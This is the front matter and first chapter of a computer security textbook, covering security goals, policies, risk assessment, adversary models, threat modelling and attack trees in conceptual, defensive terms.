When teaching, we also rely on a complementary set of hands-on assignments and software tools; these may change as operating systems and technologies evolve. Many excellent, independent online resources are available for programming and tool-based security assignments; we do not attempt to tie hands-on assignments directly to this book itself. The “Exercises” interspersed throughout our chapters herein are not programming-based, but rather are simple review-type thought experiments or more frequently, pointers into the literature for additional material suggested as interesting next-step topics (albeit non-essential to a basic introduction). Along with references provided in the chapter end notes, these are suitable for strong undergrads or more commonly, beginning graduate students who seek exposure one level deeper or broader.

Acknowledgements

This book has benefited immensely from the thoughtful feedback of many colleagues and students. Among many others too numerous to mention, I wish to thank in particular:

AbdelRahman Abdou	Aleks Essex	M. Mannan	Reza Samanfar
Nicholas Akinyokun	Hemant Gupta	Ashraf Matrawy	R. Sekar
Furkan Alaca	Urs Hengartner	Václav (Vashek) Matyáš	Anil Somayaji
David Barrera	Cormac Herley	Lee McCallum	Elizabeth Stobert
Chris Bellman	Jason Hinek	Fabian Monroe	Tao Wan
Sonia Chiasson	James Huang	Peter G. Neumann	Dave L. Whyte
Peter Chojnowski	Trent Jaeger	Bryan Parno	Glenn Wurster
Wayne Du	Poe Kengwenyanne	Joel Reardon	Tatu Ylönen
Will Enck	Hassan Khan	Vladimir Robotka	Lianying (Viau) Zhao

I would also like to thank Ronan Nugent at Springer for his utmost professionalism, and for making the publication process a true pleasure. Errors that remain are of course my own. I would appreciate any feedback (with details to allow corrections), and welcome all suggestions for improvement.

Paul C. van Oorschot
Ottawa, Canada
September 2019

Typesetting Conventions

Conventions used in this book for text fonts, coloring, and styles include the following.

	Examples
paragraph labels	INLINE HOOKING.
headings for examples	Example (<i>WannaCrypt 2017</i>).
headings for exercises	Exercise (Free-lunch attack tree).
emphasis (often regular words or phrases)	<i>This computer is secure</i>
technical terms	<i>passcode generators</i>
security principle (label for easy cross-reference)	LEAST-PRIVILEGE (P6)
software systems, tools or programs	<i>Linux, Firefox</i>
security incidents or malware name	<i>Morris worm, Code Red II</i>
filesystem pathnames and filenames	<i>/usr/bin/passwd, chmod.exe</i>
system calls and standard library functions	<i>exec(), execve(), malloc</i>
command-line utilities (as user commands)	passwd
OS data structures, flag bits, account names	<i>inode, setuid, root</i>
computer input, output, code or URL	<code>ls -al, http://domain.com</code>



Chapter 1

Security Concepts and Principles

1.1 Fundamental goals of computer security	2
1.2 Computer security policies and attacks	4
1.3 Risk, risk assessment, and modeling expected losses	6
1.4 Adversary modeling and security analysis	9
1.5 Threat modeling: diagrams, trees, lists and STRIDE	11
1.6 Model-reality gaps and real-world outcomes	16
1.7 \ddagger Design principles for computer security	20
1.8 \ddagger Why computer security is hard	25
1.9 \ddagger End notes and further reading	27
References	28

Chapter 1

Security Concepts and Principles

Our subject area is computer and Internet security—the security of software, computers and computer networks, and of information transmitted over them and files stored on them. Here the term *computer* includes programmable computing/communications devices such as a personal computer or mobile device (e.g., laptop, tablet, smartphone), and machines they communicate with including servers and network devices. Servers include front-end servers that host web sites, back-end servers that contain databases, and intermediary nodes for storing or forwarding information such as email, text messages, voice, and video content. Network devices include firewalls, routers and switches. Our interests include the software on such machines, the communications links between them, how people interact with them, and how they can be misused by various agents.

We first consider the primary objectives or *fundamental goals* of computer security. Many of these can be viewed as *security services* provided to users and other system components. Later in this chapter we consider a longer list of *design principles* for security, useful in building systems that deliver such services.

1.1 Fundamental goals of computer security

We define *computer security* as the combined art, science and engineering practice of protecting computer-related assets from unauthorized actions and their consequences, either by preventing such actions or detecting and then recovering from them. Computer security aims to protect data, computer hardware and software plus related communications networks, and physical-world devices and elements they control, from *intentional* misuse by unauthorized parties—i.e., access or control by entities other than the legitimate owners or their authorized agents. Mechanisms protecting computers against *unintentional* damage or mistakes, or that fall under the categories of *reliability* and *redundancy*, are also at times essential for overall computer security, but are not our main focus herein.

The overall goal of computer security is to support computer-based services by providing security properties that help deliver on expectations. We begin by discussing the main properties of interest.




Figure 1.1: Six high-level computer security goals (properties delivered as a service). Icons denote end-goals. Important supporting mechanisms are shown in rectangles.

- 1) **confidentiality**: the property of non-public information remaining accessible only to authorized parties, whether stored (at rest) or in transit (in motion). This is supported by access control (below), including mechanisms enforced by an operating system. A common *technical* means, *data encryption*, involves keyed cryptographic algorithms; access to a secret key allows recovery of meaningful information from encrypted data. Confidentiality can also be provided by *procedural* means, e.g., by allowing offline storage media to be physically accessed only by authorized individuals.
- 2) **integrity**: the property of data, software or hardware remaining unaltered, except by authorized parties. While error detection and *error correction codes* address some benign errors (including in hardware), access controls and *cryptographic checksums* are used to combat malicious integrity violations. The *integrity* of people (to resist bribery, blackmail, coercion) is a different use of this word, but is related and important.
- 3) **authorization** (authorized access): the property of computing resources being accessible only by authorized entities, e.g., those approved by the resource owner or domain administrator. Authorized access is achieved through *access control* mechanisms, which restrict access to physical devices, software services, and information.
- 4) **availability**: the property of information, services and computing resources remaining accessible for authorized use. Aside from reliable hardware and software, this requires protection from intentional deletion and disruption, including *denial of service attacks* aiming to overwhelm resources.

In discussing security, the agents representing users, communicating entities, or system processes are called *principals*. A principal has associated *privileges* specifying the resources it is authorized to access. The identity of a principal is thus important—but asserted identities must be verified. This leads to the following two further goals.

- 5) **authentication**: assurance that a principal, data, or software is genuine relative to expectations arising from appearances or context. *Entity authentication* provides assurances that the identity of a principal involved in a transaction is as asserted; this

supports authorization (above). *Data origin authentication* (which may be shortened to: *data authentication*) provides assurances that the source of data or software is as asserted; it also implies data integrity (above). Note that data modification by an entity other than the original source changes the source. Authentication supports *attribution*—indicating to whom an action can be ascribed—and thus accountability.

- 6) *accountability*: the ability to identify principals responsible for past actions. As the electronic world lacks conventional evidence (e.g., paper trails, human memory of observed events), accountability is achieved by transaction evidence or logs recorded by electronic means, including identifiers of principals involved, such that principals cannot later credibly deny (*repudiate*) previous commitments or actions.

TRUSTED VS. TRUSTWORTHY. We carefully distinguish the terms *trusted* and *trustworthy* as follows. Something is trustworthy if it *deserves* our confidence, i.e., will reliably meet expectations. Something trusted *has* our confidence, whether deserved or not; so a trusted component is relied on to meet expectations, but if it fails then all guarantees are lost. For example, if we put money in a bank, we trust the bank to return it. A bank that has, over 500 years, never failed to return deposits would be considered trustworthy; one that goes bankrupt after ten years may have been trusted, but was not trustworthy.

CONFIDENTIALITY VS. PRIVACY, AND ANONYMITY. Confidentiality involves information protection to prevent unauthorized disclosure. A related term, *privacy* (or *information privacy*), more narrowly involves *personally sensitive* information, protecting it, and controlling how it is shared. An individual may suffer anxiety, distress, reputational damage, discrimination, or other harm upon release of their home or email address, phone number, health or personal tax information, political views, religion, sexual orientation, consumer habits, or social acquaintances. What information should be private is often a personal choice, depending on what an individual desires to selectively release. In some cases, privacy is related to *anonymity*—the property that one’s actions or involvement are not linkable to a public identity. While neither privacy nor anonymity is a main focus of this book, many of the security mechanisms we discuss are essential to support both.

1.2 Computer security policies and attacks

Consider the statement: *This computer is secure*. Would you and a friend independently write down the same thing if asked to explain what this means? Unlikely. How about: *This network is secure*. *This web site is secure*. *This protocol is provably secure*. Again, unlikely. To remove ambiguity—ambiguity is security’s enemy—we need more precise definitions, and a richer vocabulary of security-specific terminology.

ASSETS, POLICY. Computer security protects resources or *assets*: information, software, hardware, and computing and communications services. Computer-based data manipulation allows control of many physical-world resources such as financial assets, physical property, and infrastructure. Security is formally defined relative to a *security policy*, which specifies the design intent of a system’s rules and practices—what is, and is not (supposed to be) allowed. The policy may explicitly specify assets requiring protection;

specific users allowed to access specific assets, and the allowed means of access;¹ security services to be provided; and system controls that must be in place. Ideally, a system enforces the rules implied by its policy. Depending on viewpoint and methodology, the policy either dictates, or is derived from, the system's security requirements.

THEORY, PRACTICE. In theory, a formal security policy precisely defines each possible system state as either authorized (*secure*) or unauthorized (*non-secure*). Non-secure states may bring harm to assets. The system should start in a secure state. System actions (e.g., related to input/output, data transfer, or accessing ports) cause state transitions. A security policy is *violated* if the system moves into an unauthorized state. In practice, security policies are often informal documents including guidelines and expectations related to known security issues. Formulating precise policies is more difficult and time-consuming. Their value is typically under-appreciated until security incidents occur. Nonetheless, security is defined relative to a policy, ideally in written form.

ATTACKS, AGENTS. An *attack* is the deliberate execution of one or more steps intended to cause a *security violation*, such as unauthorized control of a client device. Attacks exploit specific system characteristics called *vulnerabilities*, including design flaws, implementation flaws, and deployment or configuration issues (e.g., lack of physical isolation, ongoing use of known default passwords, debugging interfaces left enabled). The source or *threat agent* behind a potential attack is called an *adversary*, and often called an *attacker* once a threat is activated into an actual attack. Figure 1.2 illustrates these terms.




Figure 1.2: Security policy violations and attacks. a) A policy violation results in a non-secure state. b) A threat agent becomes active by launching an attack, aiming to exploit a vulnerability through a particular attack vector.

THREAT. A *threat* is any combination of circumstances and entities that might harm assets, or cause security violations. A credible threat has both capable means and intentions. The mere existence of a threat agent and a vulnerability that they have the capability to exploit on a target system does not necessarily imply that an attack will be instantiated in a given time period; the agent may fail to take action, e.g., due to indifference or insufficient incentive. Computer security aims to protect assets by mitigating threats, largely by identifying and eliminating vulnerabilities, thereby disabling viable *attack vectors*—specific methods, or sequences of steps, by which attacks are carried out. Attacks typically have specific objectives, such as: extraction of strategic or personal information;

¹For example, corporate policy may allow authorized employees remote access to regular user accounts via SSH (Chapter 10), but not remote access to a *superuser* or *root* account. A password policy (Chapter 3) may require that passwords have at least 10 characters including two non-alphabetic characters.

disruption of the integrity of data or software (including installation of rogue programs); remotely harnessing a resource, such as malicious control of a computer; or *denial of service*, resulting in blocked access to system resources by authorized users. Threat agents and attack vectors raise the questions: secure against whom, from what types of attacks?

CONTROLS. A security policy helps in determining when a security violation has occurred, but by itself does not preclude such violations. To support and enforce security policies—that is, to prevent violations, or detect violations in order to react to limit damage, and recover—*controls* and *countermeasures* are needed. These include operational and management processes, operating system enforcement by software *monitors* and related access control measures, and other *security mechanisms*—technical means of enforcement involving specialized devices, software techniques, algorithms or protocols.

Example (*House security policy*). To illustrate this terminology with a non-technical example, consider a simple security policy for a house: no one is allowed in the house unless accompanied by a family member, and only family members are authorized to remove physical objects from the house. An unaccompanied stranger in the house is a security violation. An unlocked back door is a vulnerability. A stranger (attacker) entering through such a door, and removing a television, amounts to an attack. The attack vector is entry through the unlocked door. A threat here is the existence of an individual motivated to profit by stealing an asset and selling it for cash.

1.3 Risk, risk assessment, and modeling expected losses

Most large organizations are obligated, interested, or advised to understand the losses that might result from security violations. This leads to various definitions of *risk* and approaches to *risk assessment*. In our context, we define *risk* as the expected loss due to harmful future events, relative to an implied set of assets and over a fixed time period. Risk depends on threat agents, the probability of an attack (and of its success, which requires vulnerabilities), and expected losses in that case. *Risk assessment* involves analyzing these factors in order to estimate risk. The idealistic goal of *quantitative risk assessment* is to compute numerical estimates of risk; however for reasons discussed below, precise such estimates are rarely possible in practice. This motivates *qualitative risk assessment*, with the more realistic goal of comparing risks relative to each other and ranking them, e.g., to allow informed decisions on how to prioritize a limited defensive budget across assets.

RISK EQUATIONS. Based on the above definition of risk, a popular *risk equation* is:

$$R = T \cdot V \cdot C \quad (1.1)$$

T reflects threat information (essentially, the probability that particular threats are instantiated by attackers in a given period). V reflects the existence of vulnerabilities. C reflects asset value, and the cost or impact of a successful attack. Equation (1.1) highlights the main elements in risk modeling and obvious relationships—e.g., risk increases with threats (and with the likelihood of attacks being launched); risk requires the presence of a vulnerability; and risk increases with the value of target assets. See Figure 1.3.




Figure 1.3: Risk equation. Intangible costs may include corporate reputation.

Equation (1.1) may be rewritten to combine T and V into a variable P denoting the probability that a threat agent takes an action that successfully exploits a vulnerability:

$$R = P \cdot C \quad (1.2)$$

Example (*Risk due to lava flows*). Most physical assets are vulnerable to damage from hot lava flows, but the risk vanishes if there are no volcanos nearby. Equation (1.1) reflects this: even if $V = 1$ and $C = \$100$ million, the risk R equals 0 if $T = 0$. Most assets, however, are subject to other threats aside from hot lava flows.

ESTIMATING UNKNOWNS. Risk assessment requires expertise and familiarity with specific operating environments and the technologies used therein. Individual threats are best analyzed in conjunction with specific vulnerabilities exploited by associated attack vectors. The goal of producing precise quantitative estimates of risk raises many questions. How do we accurately populate parameters T , V and C ? Trying to combine distinct threats into one value T is problematic—there may be countless threats to different assets, with the probabilities of individual threats depending on the agents behind each (adversary models are discussed shortly). Looking at (1.1) again, note that risk depends on combinations of threats (threat sources), vulnerabilities, and assets; for a given category of assets, the overall risk R is computed by summing across combinations of threats and vulnerabilities. A side note is that the impact or cost C relative to a given asset varies depending on the stakeholder. (For a given stakeholder, one could consider, for each asset or category of assets, the set \mathcal{E} of events that may result in a security violation, and evaluate $R = R(e)$ for each $e \in \mathcal{E}$ or for disjoint subsets $E \subseteq \mathcal{E}$; this would typically require considering categories of threats or threat agents.) Indeed, computing R numerically is challenging (more on this below).

MODELING EXPECTED LOSSES. Nonetheless, to pursue quantitative estimates, noting that risk is proportional to impact per event occurrence allows a formula for *annual loss expectancy*, for a given asset:

$$ALE = \sum_{i=1}^n F_i \cdot C_i \quad (1.3)$$

Here the sum is over all security events modeled by index i , which may differ for different types of assets. F_i is the estimated annualized frequency of events of type i (taking into account a combination of threats, and vulnerabilities that enable threats to translate into successful attacks). C_i is the average loss expected per occurrence of an event of type i .

RISK ASSESSMENT QUESTIONS. Equations 1.1–1.3 bring focus to some questions that are fundamental not only in risk assessment, but in computer security in general:

1. What assets are most valuable, and what are their values?
2. What system vulnerabilities exist?
3. What are the relevant threat agents and attack vectors?
4. What are the associated estimates of attack probabilities, or frequencies?

COST-BENEFIT ANALYSIS. The cost of deploying security mechanisms should be accounted for. If the total cost of a new defense exceeds the anticipated benefits (e.g., lower expected losses), then the defense is unjustifiable from a *cost-benefit analysis* viewpoint. ALE estimates can inform decisions related to the cost-effectiveness of a defensive countermeasure—by comparing losses expected in its absence, to its own annualized cost.

Example (*Cost-benefit of password expiration policies*). If forcing users to change their passwords every 90 days reduces monthly company losses (from unauthorized account access) by \$1000, but increases monthly help-desk costs by \$2500 (from users being locked out of their accounts as a result of forgetting their new passwords), then the cost exceeds the benefit before even accounting for usability costs such as end-user time.

RISK ASSESSMENT CHALLENGES. Quantitative risk assessment may be suited to incidents that occur regularly, but not in general. Rich historical data and stable statistics are needed for useful failure probability estimates—and these exist over large samples, e.g., for human life expectancies and time-to-failure for incandescent light bulbs. But for computer security incidents, relevant such data on which to base probabilities and asset losses is both lacking and unstable, due to the infrequent nature of high-impact security incidents, and the uniqueness of environmental conditions arising from variations in host and network configurations, and in threat environments. Other barriers include:

- incomplete knowledge of vulnerabilities, worsened by rapid technology evolution;
- the difficulty of quantifying the value of intangible assets (strategic information, corporate reputation); and
- incomplete knowledge of threat agents and their *adversary classes* (Sect. 1.4). Actions of unknown intelligent human attackers cannot be accurately predicted; their existence, motivation and capabilities evolve, especially for *targeted attacks*.

Indeed for unlikely events, ALE analysis (see above) is a guessing exercise with little evidence supporting its use in practice. Yet, risk assessment exercises still offer benefits—e.g., to improve an understanding of organizational assets and encourage assigning values to them, to increase awareness of threats, and to motivate contingency and recovery planning prior to losses. The approach discussed next aims to retain the benefits while avoiding inaccurate numerical estimates.

QUALITATIVE RISK ASSESSMENT. As numerical values for threat probabilities (and impact) lack credibility, most practical risk assessments are based on *qualitative* ratings and comparative reasoning. For each asset or asset class, the relevant threats are listed; then for each such asset-threat pair, a categorical rating such as (*low, medium, high*) or perhaps ranging from *very low* to *very high*, is assigned to the probability of that threat action being launched-and-successful, and also to the impact assuming success. The combination of probability and impact rating dictates a risk rating from a combination matrix

<i>C</i> (cost or impact)	<i>P</i> (probability)				
	V.LOW	LOW	MODERATE	HIGH	V.HIGH
V.LOW (negligible)	1	1	1	1	1
LOW (limited)	1	2	2	2	2
Moderate (serious)	1	2	3	3	3
HIGH (severe or catastrophic)	2	2	3	4	4
V.HIGH (multiply catastrophic)	2	3	4	5	5

Table 1.1: Risk Rating Matrix. Entries give coded risk level 1 to 5 (V.LOW to V.HIGH) as a qualitative alternative to equation (1.2). v. denotes VERY; *C* is the anticipated adverse effect (level of impact) of a successful attack; *P* is the probability that an attack both occurs (a threat is activated) and successfully exploits a vulnerability.

such as Table 1.1. In summary, each asset is identified with a set of relevant threats, and comparing the risk ratings of these threats allows a ranking indicating which threat(s) pose the greatest risk to that asset. Doing likewise across all assets allows a ranked list of risks to an organization. In turn, this suggests which assets (e.g., software applications, files, databases, client machines, servers and network devices) should receive attention ahead of others, given a limited computer security budget.

RISK MANAGEMENT VS. MITIGATION. Not all threats can (or necessarily should) be eliminated by technical means alone. *Risk management* combines the technical activity of estimating risk or simply identifying threats of major concern, and the business activity of “managing” the risk, i.e., making an informed response. Options include (a) mitigating risk by technical or procedural countermeasures; (b) transferring risk to third parties, through insurance; (c) accepting risk in the hope that doing so is less costly than (a) or (b); and (d) eliminating risk by decommissioning the system.

1.4 Adversary modeling and security analysis

An important part of any computer security analysis is building out an *adversary model*, including identifying which *adversary classes* a target system aims to defend against—a lone gunman on foot calls for different defenses than a battalion of tanks supported by a squadron of fighter planes.

ADVERSARY ATTRIBUTES. Attributes of an adversary to be considered include:

1. *objectives*—these often suggest target assets requiring special protection;
2. *methods*—e.g., the anticipated attack techniques, or types of attacks;
3. *capabilities*—computing resources (CPU, storage, bandwidth), skills, knowledge, personnel, opportunity (e.g., physical access to target machines);
4. *funding level*—this influences attacker determination, methods and capabilities; and
5. *outsider vs. insider*—an attack launched without any prior special access to the target network is an *outsider attack*. In contrast, *insiders* and *insider attacks* originate

Named Groups of Adversaries	
1	foreign intelligence (including government-funded agencies)
2	cyber-terrorists or politically-motivated adversaries
3	industrial espionage agents (perhaps funded by competitors)
4	organized crime (groups)
5	lesser criminals and <i>crackers</i> [†] (i.e., individuals who break into computers)
6	malicious <i>insiders</i> (including disgruntled employees)
7	non-malicious employees (often security-unaware)

Table 1.2: Named groups of adversaries. [†]The popular media uses the term *hackers*, which others use for computer system experts knowledgeable about low-level details.

from parties having some starting advantage, e.g., employees with physical access or network credentials as legitimate users.

The line between outsiders and insiders can be fuzzy, for example when an outsider somehow gains access to an internal machine and uses it to attack further systems.

SCHEMAS. Various schemas are used in modeling adversaries. A *categorical schema* classifies adversaries into *named groups*, as given in Table 1.2. A *capability-level schema* groups generic adversaries based on a combination of capability (opportunity and resources) and intent (motivation), say from Level 1 to 4 (weakest to strongest). This may also be used to sub-classify named groups. For example, intelligence agencies from the U.S. and China may be in Level 4, insiders could range from Level 1 to 4 based on their capabilities, and novice crackers may be in Level 1. It is also useful to distinguish *targeted attacks* aimed at specific individuals or organizations, from *opportunistic attacks* or *generic attacks* aimed at arbitrary victims. Targeted attacks may either use generic tools or leverage *target-specific personal information*.

SECURITY EVALUATIONS AND PENETRATION TESTING. Some government departments and other organizations may require that prior to purchase or deployment, products be *certified* through a *formal security evaluation* process. This involves a third party lab reviewing, at considerable cost and time, the final form of a product or system, to verify conformance with detailed evaluation criteria as specified in relevant standards; as a complication, recertification is required once even the smallest changes are made. In contrast, self-assessments through *penetration testing (pen testing)* involve customers or hired consultants (with prior permission) finding vulnerabilities in deployed products by demonstrating exploits on their own live systems; interactive and automated toolsets run attack suites that pursue known design, implementation and configuration errors compiled from previous experience. Traditional pen testing is *black-box*, i.e., proceeds without use of insights from design documents or source code; use of such information (making it *white-box*) increases the chances of finding vulnerabilities and allows tighter integration with overall security analysis. Note that tests carried out by product vendors prior to product release, including common regression testing, remain important but cannot find issues arising from customer-specific configuration choices and deployment environments.




Figure 1.4: Security analysis and the software development lifecycle. The goal is to provide confidence in a system’s ability to resist attacks, including by direct testing against known attacks. For a complementary view of security analysis, see Figure 1.10.

SECURITY ANALYSIS. Our main interest in *security analysis* is as in the informal phrase “carrying out a security analysis”, by any methodology. The primary aim is to identify vulnerabilities related to design, and overlooked threats; analysis ideally begins early in a product’s lifecycle, and continues in parallel with design and implementation (Fig. 1.4). Techniques including manual source code review and security review of design documents can uncover vulnerabilities not apparent through black-box testing alone. A secondary aim is to suggest ways to improve defenses when weaknesses are found. The term *vulnerability assessment* (Chapter 11) refers to identifying weaknesses in deployed systems, including by pen testing; security analysis, broadly viewed, includes this. Traditional security analysis considers a system’s architectural features and components, identifies where protection is needed, and details how existing designs meet security requirements. Ideally this takes into account a specific target deployment environment with relevant assumptions and threats, as identified by *threat modeling* (Section 1.5), the cornerstone of security analysis. The analysis should trace how existing or planned defense mechanisms address identified threats, and note threats that remain unmitigated.

SECURITY MODELS. Security analysis may be aided by building an abstract *security model*, which relates system components to parts of a security policy to be enforced; the model may then be explored to increase confidence that system requirements are met. Such models can also be designed prior to defining policies. Security analysis benefits strongly from experience, including insights from design principles that suggest things to look for, and to avoid, in the design of security-minded products and systems.

1.5 Threat modeling: diagrams, trees, lists and STRIDE

A *threat model* identifies threats, threat agents, and attack vectors that the target system considers in scope to defend against—known from the past, or anticipated. Those considered out of scope should be explicitly recorded as such. Threat modeling takes into account *adversary modeling* (Section 1.4), and should identify and consider all *assumptions* made about the target system, environment, and attackers. Threat modeling can be done by several different approaches (Figure 1.5), as discussed in the subsections below.




Figure 1.5: Examples of threat modeling approaches.

1.5.1 Diagram-driven threat modeling

A visual approach to threat modeling starts with an architectural representation of the system to be built or analyzed. Draw a diagram (e.g., Figure 1.6) showing target-system components and all communications links used for data flows between them. Identify and mark system gateways where system controls restrict or filter communications. Use these to delimit what might informally be called *trust domains*. For example, if users log in to a server, or the communication path is forced through a firewall gateway, draw a colored rectangle around the server and interior network components to denote that this area has different trust assumptions associated with it (e.g., users within this boundary are authenticated, or data within this boundary has passed through a filter). Now ask how your trust assumptions, or expectations of who controls what, might be violated. Focus on each component, link and domain in turn. Ask: “Where can bad things happen? How?”

Add more structure and focus to this process by turning the architectural diagram into an informal *data flow diagram*: trace the flow of data through the system for a simple task, transaction, or service. Examining this, again ask: “What could go wrong?” Then consider more complex tasks, and eventually all representative tasks.

Consider *user workflow*: trace through user actions from the time a task begins until it ends. Begin with common tasks. Move to less frequent tasks, e.g., account creation or registration (de-registration), installing, configuring and upgrading software (also abandoning, uninstalling). Consider full *lifecycles* of data, software, accounts (Figure 1.7).

Revisit your diagram and highlight where sensitive data files are stored—on servers, user devices? Double-check that all authorized access paths to this data are shown. (Are there other possibilities, e.g., access from non-standard paths? How about from backup




Figure 1.6: Starting point for diagram-driven threat modeling (example). This firewall architecture diagram reappears in Chapter 10, where its components are explained.




Figure 1.7: Password-authenticated account lifecycle. Lifecycle diagrams help in threat modeling. When primary user authentication involves biometrics (Chapter 3), a fallback mechanism is also typically required, presenting additional attack surface for analysis.

media, or cloud storage?) Revisiting your diagram, add in the locations of all authorized users, and the communications paths they are expected to use. (Your diagram is becoming a bit crowded, you say? Redraw pictures as necessary.) Are any paths missing—how about users logging in by VPN from home offices? Are all communications links shown, both wireline and wireless? Might an authorized remote user gain access through a Wi-Fi link in a café, hotel or airport—could that result in a middle-person scenario (Chapter 4), with data in the clear, if someone nearby has configured a laptop as a rogue wireless access point that accepts and then relays communications, serving as a proxy to the expected access point? Might attackers access or alter data that is sent over any of these links?

Revisit your diagram again. (Is this sounding familiar?) Who installs new hardware, or maintains hardware? Do consultants or custodial staff have intermittent access to offices? The diagram is just a starting point, to focus attention on something concrete. Suggestions serve to cause the diagram to be looked at in different ways, expanded, or refined to lower levels of detail. The objective is to encourage semi-structured brainstorming, get a stream of questions flowing, and stimulate free thought about possible threats and attack vectors—beyond staring at a blank page. So begins threat modeling, an open-ended task.

1.5.2 Attack trees for threat modeling

Attack trees are another useful threat modeling tool, especially to identify attack vectors. A tree starts with a *root node* at the top, labeled with an overall attack goal (e.g., enter a house). Lower nodes break out alternative ways to reach their parent's goal (e.g., enter through a window, through a door, tunnel into the basement). Each may similarly be broken down further (e.g., open an unlocked window, break a locked window). Each internal node is the root of a subtree whose children specify ways of reaching it. Subtrees end in *leaf nodes*. A path connecting a leaf node to the root lists the steps (attack vector) composing one full attack; intermediate nodes may detail prerequisite steps, or classify




Figure 1.8: Attack tree. An attack vector is a full path from root to leaf.

different vectors. Multiple children of a node (Fig. 1.8) are by default distinct alternatives (logical OR nodes); however, a subset of nodes at a given level can be marked as an AND set, indicating that all are jointly necessary to meet the parent goal. Nodes can be annotated with various details—e.g., indicating a step is infeasible, or by values indicating costs or other measures. The attack information captured can be further organized, often suggesting natural classifications of attack vectors into known categories of attacks.

The main output is an extensive (but usually incomplete) list of possible attacks, e.g., Figure 1.9. The attack paths can be examined to determine which ones pose a risk in the real system; if the circumstances detailed by a node are for some reason infeasible in the target system, the path is marked invalid. This helps maintain focus on the most relevant threats. Notice the asymmetry: an attacker need only find one way to break into a system, while the defender (security architect) must defend against all viable attacks.

An attack tree can help in forming a security policy, and in security analysis to check that mechanisms are in place to counter all identified attack vectors, or explain why particular vectors are infeasible for relevant adversaries of the target system. Attack vectors identified may help determine the types of defensive measures needed to protect specific assets from particular types of malicious actions. Attack trees can be used to prioritize vectors as high or low, e.g., based on their ease, and relevant classes of adversary.

The attack tree methodology encourages a form of directed brainstorming, adding structure to what is otherwise an ad hoc task. The process benefits from a creative mind. It requires a skill that improves with experience. The process is also best used iteratively, with a tree extended as new attacks are identified on review by colleagues, or merged with trees independently constructed by others. Attack trees motivate security architects to “think like attackers”, to better defend against them.

